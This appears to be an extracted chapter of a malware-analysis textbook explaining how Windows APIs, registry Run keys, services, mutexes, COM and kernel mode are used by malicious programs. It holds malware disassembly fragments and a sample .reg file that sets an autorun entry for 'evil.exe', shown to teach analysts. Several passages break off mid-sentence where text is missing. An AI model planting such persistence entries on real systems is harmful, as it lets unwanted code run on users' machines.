Handles are items that have been opened or created in the OS, such as a window, process, module, menu, file, and so on. Handles are like pointers in that they refer to an object or memory location somewhere else. However, unlike pointers, handles cannot be used in arithmetic operations, and they do not always represent the object's address. The only thing you can do with a handle is store it and use it in a later function call to refer to the same object.

The `CreateWindowEx` function has a simple example of a handle. It returns an `HWND`, which is a handle to a window. Whenever you want to do anything with that window, such as call `DestroyWindow`, you'll need to use that handle.

NOTE *According to Microsoft you can't use the `HWND` as a pointer or arithmetic value. However, some functions return handles that represent values that can be used as pointers. We'll point those out as we cover them in this chapter.*

File System Functions

One of the most common ways that malware interacts with the system is by creating or modifying files, and distinct filenames or changes to existing filenames can make good host-based indicators.

File activity can hint at what the malware does. For example, if the malware creates a file and stores web-browsing habits in that file, the program is probably some form of spyware.

Microsoft provides several functions for accessing the file system, as follows:

`CreateFile`
: This function is used to create and open files. It can open existing files, pipes, streams, and I/O devices, and create new files. The parameter `dwCreationDisposition` controls whether the `CreateFile` function creates a new file or opens an existing one.

`ReadFile` and `WriteFile`
: These functions are used for reading and writing to files. Both operate on files as a stream. When you first call `ReadFile`, you read the next several bytes from a file; the next time you call it, you read the next several bytes after that. For example, if you open a file and call `ReadFile` with a size of 40, the next time you call it, it will read beginning with the forty-first byte. As you can imagine, though, neither function makes it particularly easy to jump around within a file.

`CreateFileMapping` and `MapViewOfFile`
: *File mappings* are commonly used by malware writers because they allow a file to be loaded into memory and manipulated easily. The `CreateFileMapping` function loads a file from disk into memory. The `MapViewOfFile` function returns a pointer to the base address of the mapping, which can be used to access the file in memory. The program calling these functions can use the pointer returned from `MapViewOfFile`

to read and write anywhere in the file. This feature is extremely handy when parsing a file format, because you can easily jump to different memory addresses.

NOTE *File mappings are commonly used to replicate the functionality of the Windows loader. After obtaining a map of the file, the malware can parse the PE header and make all necessary changes to the file in memory, thereby causing the PE file to be executed as if it had been loaded by the OS loader.*

Special Files

Windows has a number of file types that can be accessed much like regular files, but that are not accessed by their drive letter and folder (like *c:\docs*). Malicious programs often use special files.

Some special files can be stealthier than regular ones because they don't show up in directory listings. Certain special files can provide greater access to system hardware and internal data.

Special files can be passed as strings to any of the file-manipulation functions, and will operate on a file as if it were a normal file. Here, we'll look at shared files, files accessible via namespaces, and alternate data streams.

Shared Files

Shared files are special files with names that start with *\\serverName\share* or *\\?\serverName\share*. They access directories or files in a shared folder stored on a network. The \\?\ prefix tells the OS to disable all string parsing, and it allows access to longer filenames.

Files Accessible via Namespaces

Additional files are accessible via namespaces within the OS. *Namespaces* can be thought of as a fixed number of folders, each storing different types of objects. The lowest level namespace is the NT namespace with the prefix \. The NT namespace has access to all devices, and all other namespaces exist within the NT namespace.

NOTE *To browse the NT namespace on your system, use the WinObj Object Manager namespace viewer available free from Microsoft.*

The Win32 device namespace, with the prefix \\.\, is often used by malware to access physical devices directly, and read and write to them like a file. For example, a program might use the *\\.\PhysicalDisk1* to directly access *PhysicalDisk1* while ignoring its file system, thereby allowing it to modify the disk in ways that are not possible through the normal API. Using this method, the malware might be able to read and write data to an unallocated sector without creating or accessing files, which allows it to avoid detection by antivirus and security programs.

For example, the Witty worm from a few years back accessed *\Device\PhysicalDisk1* via the NT namespace to corrupt its victim's file system. It would open the *\Device\PhysicalDisk1* and write to a random space on the

drive at regular intervals, eventually corrupting the victim's OS and rendering it unable to boot. The worm didn't last very long, because the victim's system often failed before the worm could spread, but it caused a lot of damage to the systems it did infect.

Another example is malware usage of *\Device\PhysicalMemory* in order to access physical memory directly, which allows user-space programs to write to kernel space. This technique has been used by malware to modify the kernel and hide programs in user space.

NOTE *Beginning with Windows 2003 SP1,* \Device\PhysicalMemory *is inaccessible from user space. However, you can still get to* \Device\PhysicalMemory *from kernel space, which can be used to access low-level information such as BIOS code and configuration.*

Alternate Data Streams

The *Alternate Data Streams (ADS)* feature allows additional data to be added to an existing file within NTFS, essentially adding one file to another. The extra data does not show up in a directory listing, and it is not shown when displaying the contents of the file; it's visible only when you access the stream.

ADS data is named according to the convention *normalFile.txt:Stream:$DATA*, which allows a program to read and write to a stream. Malware authors like ADS because it can be used to hide data.

The Windows Registry

The *Windows registry* is used to store OS and program configuration information, such as settings and options. Like the file system, it is a good source of host-based indicators and can reveal useful information about the malware's functionality.

Early versions of Windows used *.ini* files to store configuration information. The registry was created as a hierarchical database of information to improve performance, and its importance has grown as more applications use it to store information. Nearly all Windows configuration information is stored in the registry, including networking, driver, startup, user account, and other information.

Malware often uses the registry for *persistence* or configuration data. The malware adds entries into the registry that will allow it to run automatically when the computer boots. The registry is so large that there are many ways for malware to use it for persistence.

Before digging into the registry, there are a few important registry terms that you'll need to know in order to understand the Microsoft documentation:

Root key The registry is divided into five top-level sections called *root keys*. Sometimes, the terms *HKEY* and *hive* are also used. Each of the root keys has a particular purpose, as explained next.

Subkey A *subkey* is like a subfolder within a folder.

Key A *key* is a folder in the registry that can contain additional folders or values. The root keys and subkeys are both keys.

Value entry A *value entry* is an ordered pair with a name and value.

Value or data The *value* or *data* is the data stored in a registry entry.

Registry Root Keys

The registry is split into the following five root keys:

`HKEY_LOCAL_MACHINE (HKLM)` Stores settings that are global to the local machine

`HKEY_CURRENT_USER (HKCU)` Stores settings specific to the current user

`HKEY_CLASSES_ROOT` Stores information defining types

`HKEY_CURRENT_CONFIG` Stores settings about the current hardware configuration, specifically differences between the current and the standard configuration

`HKEY_USERS` Defines settings for the default user, new users, and current users

The two most commonly used root keys are `HKLM` and `HKCU`. (These keys are commonly referred to by their abbreviations.)

Some keys are actually virtual keys that provide a way to reference the underlying registry information. For example, the key `HKEY_CURRENT_USER` is actually stored in `HKEY_USERS\SID`, where `SID` is the security identifier of the user currently logged in. For example, one popular subkey, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, contains a series of values that are executables that are started automatically when a user logs in. The root key is `HKEY_LOCAL_MACHINE`, which stores the subkeys of `SOFTWARE`, `Microsoft`, `Windows`, `CurrentVersion`, and `Run`.

Regedit

The *Registry Editor (Regedit)*, shown in Figure 7-1, is a built-in Windows tool used to view and edit the registry. The window on the left shows the open subkeys. The window on the right shows the value entries in the subkey. Each value entry has a name, type, and value. The full path for the subkey currently being viewed is shown at the bottom of the window.

Programs that Run Automatically

Writing entries to the `Run` subkey (highlighted in Figure 7-1) is a well-known way to set up software to run automatically. While not a very stealthy technique, it is often used by malware to launch itself automatically.

The Autoruns tool (free from Microsoft) lists code that will run automatically when the OS starts. It lists executables that run, DLLs loaded into Internet Explorer and other programs, and drivers loaded into the kernel. Autoruns checks about 25 to 30 locations in the registry for code designed to run automatically, but it won't necessarily list all of them.




Figure 7-1: The Regedit tool

Common Registry Functions

Malware often uses registry functions that are part of the Windows API in order to modify the registry to run automatically when the system boots. The following are the most common registry functions:

`RegOpenKeyEx` Opens a registry for editing and querying. There are functions that allow you to query and edit a registry key without opening it first, but most programs use `RegOpenKeyEx` anyway.

`RegSetValueEx` Adds a new value to the registry and sets its data.

`RegGetValue` Returns the data for a value entry in the registry.

When you see these functions in malware, you should identify the registry key they are accessing.

In addition to registry keys for running on startup, many registry values are important to the system's security and settings. There are too many to list here (or anywhere), and you may need to resort to a Google search for registry keys as you see them accessed by malware.

Analyzing Registry Code in Practice

Listing 7-1 shows real malware code opening the `Run` key from the registry and adding a value so that the program runs each time Windows starts. The `RegSetValueEx` function, which takes six parameters, edits a registry value entry or creates a new one if it does not exist.

NOTE *When looking for function documentation for `RegOpenKeyEx`, `RegSetValuEx`, and so on, remember to drop the trailing `W` or `A` character.*

```
0040286F   push    2               ; samDesired
00402871   push    eax             ; ulOptions
00402872   push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE ; hKey
0040287C ❶call     esi ; RegOpenKeyExW
0040287E   test    eax, eax
00402880   jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx             ; lpString
00402887   mov     bl, 1
00402889 ❷call     ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893 ❸push     edx             ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898 ❹lea      eax, [esp+428h+Data]
0040289C   push    eax             ; lpData
0040289D   push    1               ; dwType
0040289F   push    0               ; Reserved
004028A1 ❺lea      ecx, [esp+434h+ValueName]
004028A8   push    ecx             ; lpValueName
004028A9   push    edx             ; hKey
004028AA   call    ds:RegSetValueExW
```

Listing 7-1: Code that modifies registry settings

Listing 7-1 contains comments at the end of most lines after the semicolon. In most cases, the comment is the name of the parameter being pushed on the stack, which comes from the Microsoft documentation for the function being called. For example, the first four lines have the comments `samDesired`, `ulOptions`, `"Software\\Microsoft\\Windows\\CurrentVersion\\Run"`, and `hKey`. These comments give information about the meanings of the values being pushed. The `samDesired` value indicates the type of security access requested, the `ulOptions` field is an unsigned long integer representing the options for the call (remember about Hungarian notation), and the `hKey` is the handle to the root key being accessed.

The code calls the `RegOpenKeyEx` function at ❶ with the parameters needed to open a handle to the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. The value name at ❺ and data at ❹ are stored on the stack as parameters to this function, and are shown here as having been labeled by IDA Pro. The call to `lstrlenW` at ❷ is needed in order to get the size of the data, which is given as a parameter to the `RegSetValueEx` function at ❸.

Registry Scripting with .reg Files

Files with a *.reg* extension contain human-readable registry data. When a user double-clicks a *.reg* file, it automatically modifies the registry by merging the information the file contains into the registry—almost like a script for modifying the registry. As you might imagine, malware sometimes uses *.reg* files to modify the registry, although it more often directly edits the registry programmatically.

Listing 7-2 shows an example of a *.reg* file.

```
Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\evil.exe"
```

Listing 7-2: Sample .reg *file*

The first line in Listing 7-2 simply lists the version of the registry editor. In this case, version 5.00 corresponds to Windows XP. The key to be modified, `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]`, appears within brackets. The last line of the *.reg* file contains the value name and the data for that key. This listing adds the value name `MaliciousValue`, which will automatically run `C:\Windows\evil.exe` each time the OS boots.

Networking APIs

Malware commonly relies on network functions to do its dirty work, and there are many Windows API functions for network communication. The task of creating network signatures is complicated, and it is the exclusive focus of Chapter 14. Our goal here is to show you how to recognize and understand common network functions, so you can identify what a malicious program is doing when these functions are used.

Berkeley Compatible Sockets

Of the Windows network options, malware most commonly uses Berkeley compatible sockets, functionality that is almost identical on Windows and UNIX systems.

Berkeley compatible sockets' network functionality in Windows is implemented in the Winsock libraries, primarily in *ws2_32.dll*. Of these, the `socket`, `connect`, `bind`, `listen`, `accept`, `send`, and `recv` functions are the most common, and these are described in Table 7-2.

Table 7-2: Berkeley Compatible Sockets Networking Functions

Function	Description
`socket`	Creates a socket
`bind`	Attaches a socket to a particular port, prior to the `accept` call
`listen`	Indicates that a socket will be listening for incoming connections
`accept`	Opens a connection to a remote socket and accepts the connection
`connect`	Opens a connection to a remote socket; the remote socket must be waiting for the connection
`recv`	Receives data from the remote socket
`send`	Sends data to the remote socket

NOTE *The `WSAStartup` function must be called before any other networking functions in order to allocate resources for the networking libraries. When looking for the start of network connections while debugging code, it is useful to set a breakpoint on `WSAStartup`, because the start of networking should follow shortly.*

The Server and Client Sides of Networking

There are always two sides to a networking program: the *server side*, which maintains an open socket waiting for incoming connections, and the *client side*, which connects to a waiting socket. Malware can be either one of these.

In the case of client-side applications that connect to a remote socket, you will see the `socket` call followed by the `connect` call, followed by `send` and `recv` as necessary. For a service application that listens for incoming connections, the `socket`, `bind`, `listen`, and `accept` functions are called in that order, followed by `send` and `recv`, as necessary. This pattern is common to both malicious and nonmalicious programs.

Listing 7-3 shows an example of a server socket program.

NOTE *This example leaves out all error handling and parameter setup. A realistic example would be littered with calls to `WSAGetLastError` and other error-handling functions.*

```
00401041  push    ecx             ; lpWSAData
00401042  push    202h            ; wVersionRequested
00401047  mov     word ptr [esp+250h+name.sa_data], ax
0040104C  call    ds:WSAStartup
00401052  push    0               ; protocol
00401054  push    1               ; type
00401056  push    2               ; af
00401058  call    ds:socket
0040105E  push    10h             ; namelen
00401060  lea     edx, [esp+24Ch+name]
00401064  mov     ebx, eax
00401066  push    edx             ; name
00401067  push    ebx             ; s
00401068  call    ds:bind
0040106E  mov     esi, ds:listen
00401074  push    5               ; backlog
00401076  push    ebx             ; s
00401077  call    esi ; listen
00401079  lea     eax, [esp+248h+addrlen]
0040107D  push    eax             ; addrlen
0040107E  lea     ecx, [esp+24Ch+hostshort]
00401082  push    ecx             ; addr
00401083  push    ebx             ; s
00401084  call    ds:accept
```

Listing 7-3: A simplified program with a server socket

First, `WSAStartup` initializes the Win32 sockets system, and then a socket is created with `socket`. The `bind` function attaches the socket to a port, the `listen` call sets up the socket to listen, and the `accept` call hangs, waiting for a connection from a remote socket.

The WinINet API

In addition to the Winsock API, there is a higher-level API called the WinINet API. The WinINet API functions are stored in *Wininet.dll*. If a program imports functions from this DLL, it's using higher-level networking APIs.

The WinINet API implements protocols, such as HTTP and FTP, at the application layer. You can gain an understanding of what malware is doing based on the connections that it opens.

- `InternetOpen` is used to initialize a connection to the Internet.
- `InternetOpenUrl` is used to connect to a URL (which can be an HTTP page or an FTP resource).
- `InternetReadFile` works much like the `ReadFile` function, allowing the program to read the data from a file downloaded from the Internet.

Malware can use the WinINet API to connect to a remote server and get further instructions for execution.

Following Running Malware

There are many ways that malware can transfer execution in addition to the jump and call instructions visible in IDA Pro. It's important for a malware analyst to be able to figure out how malware could be inducing other code to run. The first and most common way to access code outside a single file is through the use of DLLs.

DLLs

Dynamic link libraries (DLLs) are the current Windows way to use libraries to share code among multiple applications. A DLL is an executable file that does not run alone, but exports functions that can be used by other applications.

Static libraries were the standard prior to the use of DLLs, and static libraries still exist, but they are much less common. The main advantage of using DLLs over static libraries is that the memory used by the DLLs can be shared among running processes. For example, if a library is used by two different running processes, the code for the static library would take up twice as much memory, because it would be loaded into memory twice.

Another major advantage to using DLLs is that when distributing an executable, you can use DLLs that are known to be on the host Windows system without needing to redistribute them. This helps software developers and malware writers minimize the size of their software distributions.

Most DLLs do not have per-thread resources, and they ignore calls to `DLLMain` that are caused by thread activity. However, if the DLL has resources that must be managed per thread, then those resources can provide a hint to an analyst as to the DLL's purpose.

Processes

Malware can also execute code outside the current program by creating a new process or modifying an existing one. A process is a program being executed by Windows. Each process manages its own resources, such as open handles and memory. A process contains one or more threads that are executed by the CPU. Traditionally, malware has consisted of its own independent process, but newer malware more commonly executes its code as part of another process.

Windows uses processes as containers to manage resources and keep separate programs from interfering with each other. There are usually at least 20 to 30 processes running on a Windows system at any one time, all sharing the same resources, including the CPU, file system, memory, and hardware. It would be very difficult to write programs if each program needed to manage sharing resources with all the others. The OS allows all processes to access these resources without interfering with each other. Processes also contribute to stability by preventing errors or crashes in one program from affecting other programs.

One resource that's particularly important for the OS to share among processes is the system memory. To accomplish this, each process is given a memory space that is separate from all other processes and that is a sum of memory addresses that the process can use.

When the process requires memory, the OS will allocate memory and give the process an address that it can use to access the memory. Processes can share memory addresses, and they often do. For example, if one process stores something at memory address 0x00400000, another can store something at that address, and the processes will not conflict. The addresses are the same, but the physical memory that stores the data is not the same.

Like mailing addresses, memory addresses are meaningful only in context. Just as the address 202 Main Street does not tell you a location unless you also have the ZIP code, the address 0x0040A010 does not tell where the data is stored unless you know the process. A malicious program that accesses memory address 0x0040A010 will affect only what is stored at that address for the process that contains the malicious code; other programs on the system that use that address will be unaffected.

Creating a New Process

The function most commonly used by malware to create a new process is `CreateProcess`. This function has many parameters, and the caller has a lot of control over how it will be created. For example, malware could call this function to create a process to execute its malicious code, in order to bypass

The call to `CreateProcess` will create a new process so that all input and output are redirected to a socket. To find the remote host, we would need to determine where the socket is initialized (not included in Listing 7-4). To discover which program will be run, we would need to find the string stored at `dword_403098` by navigating to that address in IDA Pro.

Malware will often create a new process by storing one program inside another in the resource section. In Chapter 1, we discuss how the resource section of the PE file can store any file. Malware will sometimes store another executable in the resource section. When the program runs, it will extract the additional executable from the PE header, write it to disk, and then call `CreateProcess` to run the program. This is also done with DLLs and other executable code. When this happens, you must open the program in the Resource Hacker utility (discussed in Chapter 1) and save the embedded executable file to disk in order to analyze it.

Threads

Processes are the container for execution, but *threads* are what the Windows OS executes. Threads are independent sequences of instructions that are executed by the CPU without waiting for other threads. A process contains one or more threads, which execute part of the code within a process. Threads within a process all share the same memory space, but each has its own processor registers and stack.

Thread Context

When one thread is running, it has complete control of the CPU, or the CPU core, and other threads cannot affect the state of the CPU or core. When a thread changes the value of a register in a CPU, it does not affect any other threads. Before an OS switches between threads, all values in the CPU are saved in a structure called the *thread context*. The OS then loads the thread context of a new thread into the CPU and executes the new thread.

Listing 7-5 shows an example of accessing a local variable and pushing it on the stack.

```
004010DE  lea   ❶edx, [esp+58h]
004010E2  push    edx
```

Listing 7-5: Accessing a local variable and pushing it on the stack

In Listing 7-5, the code at ❶ accesses a local variable (`esp+58h`) and stores it in EDX, and then pushes EDX onto the stack. Now, if another thread were to run some code in between these two instructions, and that code modified EDX, the value of EDX would be wrong, and the code would not execute properly. When thread-context switching is used, if another thread runs in between these two instructions, the value of EDX is stored in the thread context. When the thread starts again and executes the `push` instruction, the thread context is restored, and EDX stores the proper value again. In this way, no thread can interfere with the registers or flags from another thread.

In Listing 7-6, we have labeled the start function `ThreadFunction1` ❶ for the first call to `CreateThread` ❷ and `ThreadFunction2` ❸ for the second call ❹. To determine the purpose of these two threads, we first navigate to `ThreadFunction1`. As shown in Listing 7-7, the first thread function executes a loop in which it calls `ReadFile` to read from a pipe, and then it forwards that data out to a socket with the `send` function.

```
...
004012C5  call    ds:ReadFile
...
00401356  call    ds:send
...
```

Listing 7-7: `ThreadFunction1` of thread example

As shown in Listing 7-8, the second thread function executes a loop that calls `recv` to read any data sent over the network, and then forwards that data to a pipe with the `WriteFile` function, so that it can be read by the application.

```
...
004011F2  call    ds:recv
...
00401271  call    ds:WriteFile
...
```

Listing 7-8: `ThreadFunction2` of thread example

NOTE *In addition to threads, Microsoft systems use fibers.* Fibers *are like threads, but are managed by a thread, rather than by the OS. Fibers share a single thread context.*

Interprocess Coordination with Mutexes

One topic related to threads and processes is *mutexes*, referred to as *mutants* when in the kernel. Mutexes are global objects that coordinate multiple processes and threads.

Mutexes are mainly used to control access to shared resources, and are often used by malware. For example, if two threads must access a memory structure, but only one can safely access it at a time, a mutex can be used to control access.

Only one thread can own a mutex at a time. Mutexes are important to malware analysis because they often use hard-coded names, which make good host-based indicators. Hard-coded names are common because a mutex's name must be consistent if it's used by two processes that aren't communicating in any other way.

The thread gains access to the mutex with a call to `WaitForSingleObject`, and any subsequent threads attempting to gain access to it must wait. When a thread is finished using a mutex, it uses the `ReleaseMutex` function.

A mutex can be created with the CreateMutex function. One process can get a handle to another process's mutex by using the OpenMutex call. Malware will commonly create a mutex and attempt to open an existing mutex with the same name to ensure that only one version of the malware is running at a time, as demonstrated in Listing 7-9.

```
00401000   push  offset Name     ; "HGL345"
00401005   push  0               ; bInheritHandle
00401007   push  1F0001h         ; dwDesiredAccess
0040100C ❶call  ds:__imp__OpenMutexW@12 ; OpenMutexW(x,x,x)
00401012 ❷test  eax, eax
00401014 ❸jz    short loc_40101E
00401016   push  0               ; int
00401018 ❹call  ds:__imp__exit
0040101E   push  offset Name     ; "HGL345"
00401023   push  0               ; bInitialOwner
00401025   push  0               ; lpMutexAttributes
00401027 ❺call  ds:__imp__CreateMutexW@12 ; CreateMutexW(x,x,x)
```

Listing 7-9: Using a mutex to ensure that only one copy of malware is running on a system

The code in Listing 7-9 uses the hard-coded name HGL345 for the mutex. It first checks to see if there is a mutex named HGL345 using the OpenMutex call at ❶. If the return value is NULL at ❷, it jumps (at ❸) over the exit call and continues to execute. If the return value is not NULL, it calls exit at ❹, and the process will exit. If the code continues to execute, the mutex is created at ❺ to ensure that additional instances of the program will exit when they reach this code.

Services

Another way for malware to execute additional code is by installing it as a *service*. Windows allows tasks to run without their own processes or threads by using services that run as background applications; code is scheduled and run by the Windows service manager without user input. At any given time on a Windows OS, several services are running.

Using services has many advantages for the malware writer. One is that services are normally run as SYSTEM or another privileged account. This is not a vulnerability because you need administrative access in order to install a service, but it is convenient for malware writers, because the SYSTEM account has more access than administrator or user accounts.

Services also provide another way to maintain persistence on a system, because they can be set to run automatically when the OS starts, and may not even show up in the Task Manager as a process. A user searching through running applications wouldn't find anything suspicious, because the malware isn't running in a separate process.

NOTE *It is possible to list running services using* `net start` *at the command line, but doing so will display only the names of running services. Programs, such as the Autoruns tool mentioned earlier, can be used to gather more information about running services.*

qc command queries a service's configuration options by accessing the same information as the registry entry shown in Figure 7-2 in a more readable way. Listing 7-10 shows the SC program in action.

```
C:\Users\User1>sc qc "VMware NAT Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: VMware NAT Service
        TYPE               : 10  ❶WIN32_OWN_PROCESS
        START_TYPE         : 2     AUTO_START
        ERROR_CONTROL      : 1     NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\vmnat.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VMware NAT Service
        DEPENDENCIES       : VMnetuserif
        SERVICE_START_NAME : LocalSystem
```

Listing 7-10: The query configuration information command of the SC program

Listing 7-10 shows the query configuration information command. This information is identical to what was stored in the registry for the VMware NAT service, but it is easier to read because the numeric values have meaningful labels such as `WIN32_OWN_PROCESS` ❶. The SC program has many different commands, and running SC without any parameters will result in a list of the possible commands. (For more about malware that runs as a service, see Chapter 11.)

The Component Object Model

The *Microsoft Component Object Model (COM)* is an interface standard that makes it possible for different software components to call each other's code without knowledge of specifics about each other. When analyzing malware that uses COM, you'll need to be able to determine which code will be run as a result of a COM function call.

COM works with any programming language and was designed to support reusable software components that could be utilized by all programs. COM uses an object construct that works well with object-oriented programming languages, but COM does not work exclusively with object-oriented programming languages.

Since it's so versatile, COM is pervasive within the underlying OS and within most Microsoft applications. Occasionally, COM is also used in third-party applications. Malware that uses COM functionality can be difficult to analyze, but you can use the analysis techniques presented in this section.

COM is implemented as a client/server framework. The clients are the programs that are making use of COM objects, and the servers are the reusable software components—the COM objects themselves. Microsoft provides a large number of COM objects for programs to use.

Each thread that uses COM must call the `OleInitialize` or `CoInitializeEx` function at least once prior to calling any other COM library functions. So, a

objects are implemented as DLLs that are loaded into the process space of the COM client executable. When the COM object is set up to be loaded as a DLL, the registry entry for the CLSID will include the subkey `InprocServer32`, rather than `LocalServer32`.

COM Server Malware

Some malware implements a malicious COM server, which is subsequently used by other applications. Common COM server functionality for malware is through *Browser Helper Objects (BHOs)*, which are third-party plug-ins for Internet Explorer. BHOs have no restrictions, so malware authors use them to run code running inside the Internet Explorer process, which allows them to monitor Internet traffic, track browser usage, and communicate with the Internet, without running their own process.

Malware that implements a COM server is usually easy to detect because it exports several functions, including `DllCanUnloadNow`, `DllGetClassObject`, `DllInstall`, `DllRegisterServer`, and `DllUnregisterServer`, which all must be exported by COM servers.

Exceptions: When Things Go Wrong

Exceptions allow a program to handle events outside the flow of normal execution. Most of the time, exceptions are caused by errors, such as division by zero. When an exception occurs, execution transfers to a special routine that resolves the exception. Some exceptions, such as division by zero, are raised by hardware; others, such as an invalid memory access, are raised by the OS. You can also raise an exception explicitly in code with the `RaiseException` call.

Structured Exception Handling (SEH) is the Windows mechanism for handling exceptions. In 32-bit systems, SEH information is stored on the stack. Listing 7-13 shows disassembly for the first few lines of a function that has exception handling.

```
01006170  push  ❶offset loc_10061C0
01006175  mov     eax, large fs:0
0100617B  push  ❷eax
0100617C  mov     large fs:0, esp
```

Listing 7-13: Storing exception-handling information in `fs:0`

At the beginning of the function, an exception-handling frame is put onto the stack at ❶. The special location `fs:0` points to an address on the stack that stores the exception information. On the stack is the location of an exception handler, as well as the exception handler used by the caller at ❷, which is restored at the end of the function. When an exception occurs, Windows looks in `fs:0` for the stack location that stores the exception information, and then the exception handler is called. After the exception is handled, execution returns to the main thread.

Exception handlers are nested, and not all handlers respond to all exceptions. If the exception handler for the current frame does not handle an exception, it's passed to the exception handler for the caller's frame.

Eventually, if none of the exception handlers responds to an exception, the top-level exception handler crashes the application.

Exception handlers can be used in exploit code to gain execution. A pointer to exception-handling information is stored on the stack, and during a stack overflow, an attacker can overwrite the pointer. By specifying a new exception handler, the attacker gains execution when an exception occurs. Exceptions will be covered in more depth in the debugging and anti-debugging chapters (Chapters 8–10, 15, and 16).

Kernel vs. User Mode

Windows uses two processor privilege levels: *kernel mode* and *user mode*. All of the functions discussed in this chapter have been user-mode functions, but there are kernel-mode equivalent ways of doing the same thing.

Nearly all code runs in user mode, except OS and hardware drivers, which run in kernel mode. In user mode, each process has its own memory, security permissions, and resources. If a user-mode program executes an invalid instruction and crashes, Windows can reclaim all the resources and terminate the program.

Normally, user mode cannot access hardware directly, and it is restricted to only a subset of all the registers and instructions available on the CPU. In order to manipulate hardware or change the state in the kernel while in user mode, you must rely on the Windows API.

When you call a Windows API function that manipulates kernel structures, it will make a call into the kernel. The presence of the `SYSENTER`, `SYSCALL`, or `INT 0x2E` instruction in disassembly indicates that a call is being made into the kernel. Since it's not possible to jump directly from user mode to the kernel, these instructions use lookup tables to locate a predefined function to execute in the kernel.

All processes running in the kernel share resources and memory addresses. Kernel-mode code has fewer security checks. If code running in the kernel executes and contains invalid instructions, then the OS cannot continue running, resulting in the famous Windows blue screen.

Code running in the kernel can manipulate code running in user space, but code running in user space can affect the kernel only through well-defined interfaces. Even though all code running in the kernel shares memory and resources, there is always a single process context that is active.

Kernel code is very important to malware writers because more can be done from kernel mode than from user mode. Most security programs, such as antivirus software and firewalls, run in kernel mode, so that they can access and monitor activity from all applications running on the system. Malware running in kernel mode can more easily interfere with security programs or bypass firewalls.

Clearly, malware running in the kernel is considerably more powerful than malware running in user space. Within kernel space, any distinction between processes running as a privileged or unprivileged user is removed. Additionally, the OS's auditing features don't apply to the kernel. For these reasons, nearly all rootkits utilize code running in the kernel.

Developing kernel-mode code is considerably more difficult than developing user code. One major hurdle is that kernel code is much more likely to crash a system during development and debugging. Too, many common functions are not available in the kernel, and there are fewer tools for compiling and developing kernel-mode code. Due to these challenges, only sophisticated malware runs in the kernel. Most malware has no kernel component. (For more on analyzing kernel malware, see Chapter 10.)

The Native API

The Native API is a lower-level interface for interacting with Windows that is rarely used by nonmalicious programs but is popular among malware writers. Calling functions in the Native API bypasses the normal Windows API.

When you call a function in the Windows API, the function usually does not perform the requested action directly, because most of the important data structures are stored in the kernel, which is not accessible by code outside the kernel (user-mode code). Microsoft has created a multistep process by which user applications can achieve the necessary functionality. Figure 7-3 illustrates how this works for most API calls.




Figure 7-3: User mode and kernel mode

User applications are given access to user APIs such as *kernel32.dll* and other DLLs, which call *ntdll.dll,* a special DLL that manages interactions between user space and the kernel. The processor then switches to kernel mode and executes a function in the kernel, normally located in *ntoskrnl.exe*. The process is convoluted, but the separation between the kernel and user APIs allows Microsoft to change the kernel without affecting existing applications.

The *ntdll* functions use APIs and structures just like the ones used in the kernel. These functions make up the Native API. Programs are not supposed to call the Native API, but nothing in the OS prevents them from doing so. Although Microsoft does not provide thorough documentation on the Native

Another Native API function that is popular with malware authors is `NtContinue`. This function is used to return from an exception, and it is meant to transfer execution back to the main thread of a program after an exception has been handled. However, the location to return to is specified in the exception context, and it can be changed. Malware often uses this function to transfer execution in complicated ways, in order to confuse an analyst and make a program more difficult to debug.

NOTE *We covered several functions that start with the prefix* `Nt`*. In some instances, such as in the export tables of* ntdll.dll*, the same function can have either the* `Nt` *prefix or the* `Zw` *prefix. For example, there is an* `NtReadFile` *function and a* `ZwReadFile` *function. In the user space, these functions behave in exactly the same way, and usually call the exact same code. There are sometimes minor differences when called from kernel mode, but those differences can be safely ignored by the malware analyst.*

